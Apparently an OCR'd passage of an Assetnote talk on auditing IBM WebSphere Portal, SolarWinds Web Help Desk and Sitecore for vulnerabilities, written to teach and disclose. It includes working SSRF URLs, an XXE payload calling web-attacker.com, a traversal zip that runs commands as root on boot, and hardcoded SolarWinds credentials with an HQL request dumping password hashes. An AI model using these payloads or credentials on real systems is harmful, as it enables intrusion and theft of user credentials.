</servlet-mapping>
<servlet-mapping>
  <servlet-name>ProxyServlet</servlet-name>
  <url-pattern>/common_proxy/*</url-pattern>
</servlet-mapping>
```


ASSETNOTE

Variant Hunting #3

- Requires open redirect chain to exploit:
- http://127.0.0.1:30015/docpicker/common_proxy/http/www.redbooks.ibm.com
- Does not require any redirect chains, proxy works without redirect gadget:
- http://127.0.0.1:30015/docpicker/internal_proxy/http/example.com
- Full read SSRF (pre-auth) limited to GET requests.

ASSETNOTE

Variant Hunting #3



ASSETNOTE

Chaining the vulnerability through IBM KC

- IBM Knowledge Centre is shipped in the Admin Console of IBM Websphere on port 9043.
- Through our SSRF we can access this port and hence this functionality.
- The web.xml file had this snippet:

```
    <filter>
    <filter-name>JsonpCallbackFilter</filter-name>
    <filter-class>com.ibm.kc.server.filter.JsonpCallbackFilter</filter-class>
</filter>
<filter-mapping>
        <filter-name>JsonpCallbackFilter</filter-name>
        <url-pattern>/api/webfeed</url-pattern>
    </filter-mapping>
```

ASSETNOTE

Chaining the vulnerability through IBM KC

- So naturally, we download the kc.war file:
- ❯ docker cp 7b10e70c3328:/opt/IBM/WebSphere/wp_profile/config/cells/dockerCell/applications/isclite.ear/deployments/isclite/kc.war .
- Load it up into our decompiler to checkout what the webfeed API looks like.

```
@Path("/webfeed")
@Produces({"application/json"})
public class WebFeedResource implements WebFeedServiceEndpoint {
  private static final Logger logger = LoggerFactory.getLogger(com.ibm.kc.webproxy.WebFeedResource.class);

  @Context
  protected HttpServletRequest req;

  public WebFeed getWebFeed(String url, int count) {
    if (this.req != null) {
      logger.info("RSS WebFeed: Requesting RSS '{}', to download...", url);
      return RSSWebFeedUtils.download(url, count);
    }
    return null;
  }
}
```

ASSETNOTE


Bingo?!

```
public class RSSXMLAdapter implements InputStreamAdapter<WebFeed> {
  private static final Logger LOG = LoggerFactory.getLogger(com.ibm.kc.webproxy.RSSXMLAdapter.class);

  public WebFeed adapt(InputStream in) {
    WebFeed feed = new WebFeed();
    if (in != null) {
      XMLStreamReader reader = createReader(in);
      if (reader != null)
        try {
          Stack<StringBuilder> text = new Stack<StringBuilder>();
          WebFeedItem item = null;
          while (reader.hasNext()) {
            if (1 == reader.getEventType()) {
              text.push(new StringBuilder());
              String localName = reader.getLocalName();
              if ("item".equalsIgnoreCase(localName)) {
                item = new WebFeedItem();
                feed.addItem(item);
              }
            } else if (4 == reader.getEventType()) {
              String readedText = reader.getText();
              ((StringBuilder)text.peek()).append(readedText);
            } else if (2 == reader.getEventType()) {
              String localName = reader.getLocalName();
              String value = ((StringBuilder)text.pop()).toString();
              value = StringEscapeUtils.unescapeXml(value);
              if ("title".equalsIgnoreCase(localName) && StringUtils.isNotBlank(value)) {
```

So... we try it on a bug bounty target

- Fail



ASSETNOTE

Has it been patched? Please don’t tell me it’s been patched.

- More recent Docker Image with only WebSphere app server (not portal): https://hub.docker.com/r/ibmcom/websphere-traditional/

```
curl https://127.0.0.1:9043/ibm/kc/api/webfeed -kv
...
< HTTP/1.1 403 Forbidden
< X-Powered-By: Servlet/3.1
< Content-Type: text/html;charset=UTF-8
< Date: Sat, 24 Jul 2021 20:53:49 GMT
< Content-Language: en-US
< Set-Cookie: JSESSIONID=0000NMV-PrNHah8K-co6iS_UXPu:-1; Path=/ibm; HttpOnly
< Transfer-Encoding: chunked
< Connection: Close
< Expires: Thu, 01 Dec 1994 16:00:00 GMT
< Cache-Control: no-cache="set-cookie, set-cookie2"

You are not allowed to execute this request.
```

ASSETNOTE

Fail: it’s been patched

- Lesson learnt: make sure you have the latest copy of the code possible before testing for vulnerabilities.

```
@Deprecated
@Path("/webfeed")
@Produces({"application/json"})
public class WebFeedResource implements WebFeedServiceEndpoint {
  @Context
  protected HttpServletRequest req;

  public WebFeed getWebFeed(String url, int count) {
    throw KCWebMessageException.wrap(new ForbiddenException());
  }
}
```

ASSETNOTE

Another attempt at XXE

- Decoded:

```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE foo [<!ENTITY % xxe SYSTEM "http://
web-attacker.com/malicious.dtd"> %xxe;]><u><b>http://example.com</b><p><n>p</
n><v>Z12_3PH42302J82K50ACTLIJJJ0006</v><L3A
```


- Base64
  PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz48IURPQ1RZU
  EUgZm9vIFs8IUVOVElUWSAlIHh4ZSBTWVNURU0gImh0dHA6Ly93ZWItYXR
  0YWNrZXIuY29tL21hbGljaW91cy5kdGQiPiAleHhlO10+PHU+PGI+aHR0cDov
  L2V4YW1wbGUuY29tPC9iPjxwPjxuPnA8L24+PHY+WjEyXzNQSDQyMzAySjg
  ySzUwQUNUTElKSkowMDA2PC92PjxMM0E=

Another attempt at XXE

- http://localhost:30015/wps/WsrpProxyPortlet/ResourceProxy/PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz48IURPQ1RZUEUgZm9vIFs8IUVOVElUWSAlIHh4ZSBTWVNURU0gImh0dHA6Ly93ZWItYXR0YWNrZXIuY29tL21hbGljaW91cy5kdGQiPiAleHhlO10+PHU+PGI+aHR0cDovL2V4YW1wbGUuY29tPC9iPjxwPjxuPnA8L24+PHY+WjEyXzNQSDQyMzAySjgySzUwQUNUTElKSkowMDA2PC92PjxMM0E=-PHA-PG4-d3NycC1zZWN1cmVVUkw8L24-PHY-ZmFsc2U8L3Y-PC9wPjxwPjxuPndzcnAtdXJsVHlwZTwvbj48dj5yZXNvdXJjZTwvdj48L3A-PC91Pg!!/kgIli33sbbAoC0uh4AvN0LrtJLw!/corp/L001/consumer/Common/calendar.html?datetime=1502821800000&id=0

ASSETNOTE

Fail: Another attempt at XXE



ASSETNOTE

Fail: Another attempt at XXE

```
com.ibm.wps.resolver.servlet.exceptions.SAXTransformerException:
com.ibm.wps.resolver.servlet.exceptions.EntityResolverSAXException: EJCBC0009E: The entity [[http://
oxpdae1jbgmv305utpig7nlogfmda2.burpcollaborator.net:80, http://
oxpdae1jbgmv305utpig7nlogfmda2.burpcollaborator.net:80]] could not be be found.
  at com.ibm.wps.resolver.xml.IdentityTransformerImpl.transform(IdentityTransformerImpl.java:993)
  at com.ibm.wps.resolver.xml.DisposableTransformerImpl.transform(DisposableTransformerImpl.java:316)
```

- /com/ibm/wps/resolver/xml/IdentityTransformerImpl.java

```
static {
        EMPTY_CONTENT_HANDLER = (ContentHandler)EmptySAXHandler.SINGLETON;
        EMPTY_DECL_HANDLER = EmptySAXHandler.SINGLETON;
        EMPTY_DTD_HANDLER = (DTDHandler)EmptySAXHandler.SINGLETON;
        EMPTY_LEXICAL_HANDLER = EmptySAXHandler.SINGLETON;
        LOG_CLASS = IdentityTransformerImpl.class.getName();
        LOG_LEVEL = Level.FINER;
        LOGGER = Logger.getLogger(IdentityTransformerImpl.LOG_CLASS);
        xmlFactory = (XMLFactory)XMLFactoryImpl.SINGLETON;
    }
```

ASSETNOTE


Post Auth RCE via Directory Traversal

- There is a functionality to upload script applications to WebSphere Portal once you are authenticated.
- This allows you to upload a Zip file which should contain HTML/CSS/JS.
- The extraction of this Zip file is vulnerable to directory traversal. This leads to arbitrary file upload anywhere on the system.
- Login to WebSphere Portal ⟶ Site Manager ⟶ Add page components and applications ⟶ Applications ⟶ Script Application

ASSETNOTE

Post Auth RCE via Directory Traversal

- Click Actions → Import



Post Auth RCE via Directory Traversal

- Prepare your Zip exploit using Evilarc: https://github.com/ptoomey3/evilarc
- Create a file lo-1.html with the contents, this will lead to RCE on reboot:

NAME=Network /bin/id
ONBOOT=yes
DEVICE=eth0

```
❯ python2 evilarc.py lo-1.html -o unix -f index6.zip -p etc/sysconfig/network-
scripts/ -d 20
Creating index6.zip
containing ../../../../../../../../../../../../../../../../../../../../etc/
sysconfig/network-scripts/lo-1.html
```

ASSETNOTE

Post Auth RCE via Directory Traversal

- Why does this work? https://vulmon.com/exploitdetails?qidtp=maillist_fulldisclosure&qid=e026a0c5f83df4fd532442e1324ffa4f

- If, for whatever reason, a user is able to write an ifcf-<whatever> script to /etc/sysconfig/network-scripts or it can adjust an existing one, then your system is pwned.

- Network scripts, ifcg-eth0 for example are used for network connections. The look exactly like .INI files. However, they are ~sourced~ on Linux by Network Manager (dispatcher.d).

- In my case, the NAME= attributed in these network scripts is not handled correctly. If you have white/blank space in the name the system tries to execute the part after the white/blank space. Which means; everything after the first blank space is executed as root.

ASSETNOTE

References

- https://secur.codes/werdlists/webapp-paths/websphere-path-names.txt
- https://websphere4u.files.wordpress.com/2012/05/websphere-portal-7-0-e28093-changing-the-context-root.pdf
- https://docs.google.com/document/d/1mn85gaYwJZjgpOeIFTLfDUkmGzV4fLUWi8Zx_64ECVo/edit

ASSETNOTE

Exploit Writeup

https://bit.ly/3989u9D

ASSETNOTE

Hacking Solarwinds Web Help Desk

ASSETNOTE

What is Solarwinds Web Help Desk?

- Basically a central ticket management system for your enterprise.
- Connects with Solarwinds Orion.
- Used by medium-large enterprises, schools, government.
- Around ~2k instances exposed to the external internet.

ASSETNOTE

Remove the stigma from huge codebases

- SolarWinds have a help desk product that is used by large enterprises.
- The code base is huge. There is Spring, WebObjects, traditional servlets and more.
- Initially this can be really daunting to take a look at due to the scope, however with some intelligent analysis of sources and sinks, it starts to get easier.
- My number one advice when it comes to auditing complex software is trying to map out as much attack surface in the form of sources and sinks as possible. Then do your auditing after you understand this.

Development Hardcoded Credentials

```
function callAddNoteToOrionAlert(frm) {
     startAPIcall();
     try {
          var id=NN(frm.id.value);
          var alertIdentity={
               basicAlert: false,
               alertDefinitionId: SS(frm.alertDefinitionId.value),
               objectType: SS(frm.objectType.value),
               objectId: SS(frm.objectId.value)
          };
          var data = {
               alertIdentity : alertIdentity,
               note : SS(frm.note.value),
               accountId : SS(frm.accountId.value)
          };

          var auth = {loginName:'helpdeskIntegrationUser', password:'dev-C4F8025E7'};

          RestInvokeAuth("/integration/orionAlertSource/"+id+"/alert/addNote", "POST", data, auth);
     } catch (err) {
          failedAPIcall(err);
     }
}
```

ASSETNOTE

Production Hardcoded Credentials

```
1  package com.solarwinds.whd.common;
2
3  public abstract class ConstantsAndSettings {
4    public static final String DEVELOPMENT_SPRING_PROFILE = "development";
5
6    public static final boolean HELPDESKINTEGRATION_ENABLE_DEV_ANYADDRESS = true;
7
8    public static final boolean HELPDESKINTEGRATION_ENABLE_DEV_LOGIN = true;
9
10   public static final String HELPDESKINTEGRATION_REALM_NAME = "Helpdesk integration";
11
12   public static final String HELPDESKINTEGRATION_PRODUCTION_LOGINNAME = "helpdesk91114AD77B4CDCD9E18771057190C08B";
13
14   public static final String HELPDESKINTEGRATION_PRODUCTION_PASSWORD = "1A11E431853F4CC99C27BF729479EB5D";
15
16   public static final String HELPDESKINTEGRATION_DEVELOPMENT_LOGINNAME = "helpdeskIntegrationUser";
17
18   public static final String HELPDESKINTEGRATION_DEVELOPMENT_PASSWORD = "dev-C4F8025E7";
19
20   public static final long SSOAUTH_RECHECK_INTERVAL = 15000L;
21
22   public static final String PRIVILEGED_NETWORKS_PROPERTY = "WHDPrivilegedNetworks";
23 }
24
25
26 /* Location:              /Users/shubs/Desktop/helpdesk.zip!/helpdesk/WEB-INF/lib/whd-core.jar!/com/solarwinds/whd/common/ConstantsAndSettings.class
27  * Java compiler version: 11 (55.0)
28  * JD-Core Version:       1.1.3
29  */
```

ASSETNOTE

What does this let us access?

- These credentials let us access a big part of the Spring web app embedded in this software.
- The most interesting controller for this was found at /helpdesk/WEB-INF/lib/com/solarwinds/whd/report/asset/AssetReportController.java
- Surprisingly, Solarwinds were exposing endpoints that let you run arbitrary Hibernate queries.
- Hibernate talks directly to the database based off models explicitly defined in Java.

Hibernate Query Routes

```
31  /*      */
32  /*      */    @RequestMapping(value = {"/rawHQL"}, method = {RequestMethod.POST})
33  /*      */    @ResponseBody
34  /*      */    @ResponseStatus(HttpStatus.OK)
35  /*      */    public String getStringResult(@RequestBody String selectHQL) throws Exception {
36  /*  36 */      logger.debug("Received request for result of this hql={}", selectHQL);
37  /*  37 */      return this.assetReportService.getStringHQLResult(selectHQL);
38  /*      */    }
39  /*      */
40  /*      */
41  /*      */
42  /*      */
43  /*      */
44  /*      */
45  /*      */    @RequestMapping(value = {"/filterValues"}, method = {RequestMethod.POST})
46  /*      */    @ResponseBody
47  /*      */    @ResponseStatus(HttpStatus.OK)
48  /*      */    public Map<Integer, String> getIdNameResult(@RequestBody String selectHQL) throws Exception {
49  /*  49 */      logger.debug("Received request for result of this hql={}", selectHQL);
50  /*  50 */      return this.assetReportService.getIdNameHQLResult(selectHQL);
51  /*      */    }
52  /*      */
```

ASSETNOTE

Hibernate Query Routes

```
59   /*      */
60   /*      */    public String getStringHQLResult(String hql) {
61   /*  61  */      String result = "";
62   /*  62  */      Query query = this.entityManager.createQuery(hql);
63   /*  63  */      List items = query.getResultList();
64   /*      */
65   /*      */
66   /*  66  */      result = result + result;
67   /*  67  */      return result;
68   /*      */    }
```

ASSETNOTE

Putting it all together

Request

Pretty | Raw | Hex | \n | ≡

```
1  POST /helpdesk/assetReport/rawHQL HTTP/1.1
2  Host: re.local:8081
3  Accept: text/javascript, text/html, application/xml, text/xml, */*
4  X-Prototype-Version: 1.7
5  DNT: 1
6  X-XSRF-TOKEN: 712c84a6-b963-441a-9e2a-f16abdeafe39
7  X-Requested-With: XMLHttpRequest
8  Authorization: Basic aGVscGRlc2s5MTExNEFENzdCNENEQ0Q5RTE4NzcxMDU3MTkwQzA4QjoxQTExRTQzMTg1M0Y0Q0M5OUMyN0JGNzI5NDc5RUI1RA==
9  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.81 Safari/537.36
10 Referer: http://re.local:8081/helpdesk/WebObjects/Helpdesk.woa/wo/25.7.11.0.6.1.1.3
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: whdticketstab=mine; XSRF-TOKEN=712c84a6-b963-441a-9e2a-f16abdeafe39;
14 Connection: close
15 Content-Type: text/plain
16 Content-Length: 31
17
18 select email,password from Tech
```

Hardcoded Credentials in Basic Auth format

CSRF token

CSRF token

Very important, must be text/plain

Hibernate Query

ASSETNOTE

Putting it all together

Response

Pretty Raw Hex Render \n

```
1  HTTP/1.1 200
2  X-Frame-Options: DENY
3  X-Content-Type-Options: nosniff
4  X-XSS-Protection: 1; mode=block
5  Cache-Control: no-cache, no-store, max-age=0, must-revalidate
6  Pragma: no-cache
7  Expires: 0
8  Content-Type: text/javascript;charset=ISO-8859-1
9  Content-Length: 64
10 Date: Thu, 21 Oct 2021 04:59:08 GMT
11 Connection: close
12
13 joe@domain.com  {
     SHA
   }
   uCLxzS3PxoW0foPjmAKJ_V2OP_OoLe8k19HWi7Jy6zI
14
```

ASSETNOTE

What’s not shown in this presentation

- The hours spent mapping out sources and sinks.
- Understanding the authentication flow for some Spring routes and how our hardcoded credentials enable this vulnerability.
- Numerous failed attempts at exploiting certain vulnerability classes in other areas of the code base.
- The vast amount of code in this codebase causing auditing fatigue.
- Shouting “F*** YEAH” after discovering this pre-auth critical bug.

ASSETNOTE

Impact

- An unauthenticated user can run arbitrary SQL against Solarwinds Web Help Desk's internal database.
- This allows attackers to obtain the username and password hash from the database.
- This also allows attackers to insert arbitrary data into the database.
- An alternate vector to gaining entry could be replacing the password hash with one you have generated yourself, or adding a new user.
- Limited to Hibernate SQL queries.

Exploit Writeup

https://bit.ly/3va9ApJ

ASSETNOTE

Hacking Sitecore Experience Platform (CVE-2021-42237)

ASSETNOTE

What is Sitecore's Experience Platform?

- Sitecore's experience platform is a comprehensive CMS used by large enterprises, government, banks and fortune 500 companies.
- You can build a lot of "digital experiences" through Sitecore's experience platform.
- There's around ~10k instances of this software running on the internet, exposed externally.
- A handful of bug bounty programs were affected by discovering bugs in this software.

ASSETNOTE

A note on giving up

- Throughout my source code auditing journey of Sitecore's experience platform, I almost gave up like five times.
- It was so tempting to walk away and not spend more time auditing this software.
- You have to be really motivated to find software vulnerabilities through source code auditing, when the code base is very large and sometimes complex.
- My best advice is taking a lot of breaks. Every time you feel fatigued, take another break and come back to the source code when you are feeling better.

Grabbing Sitecore Source Code

- Initially, I obtained Sitecore's source code by searching for Github repo's where people had posted their Sitecore web root to a Github repo.
- I looked for Github repos that were recent and was able to successfully obtain a copy of Sitecore source code this way (DLLs and IIS web root).
- I decompiled these DLLs and opened up a code editor with two folders opened, the web root and the decompiled source code.

- This was pivotal to being able to map out the attack surface from items exposed in the web root, back to the C# source code.

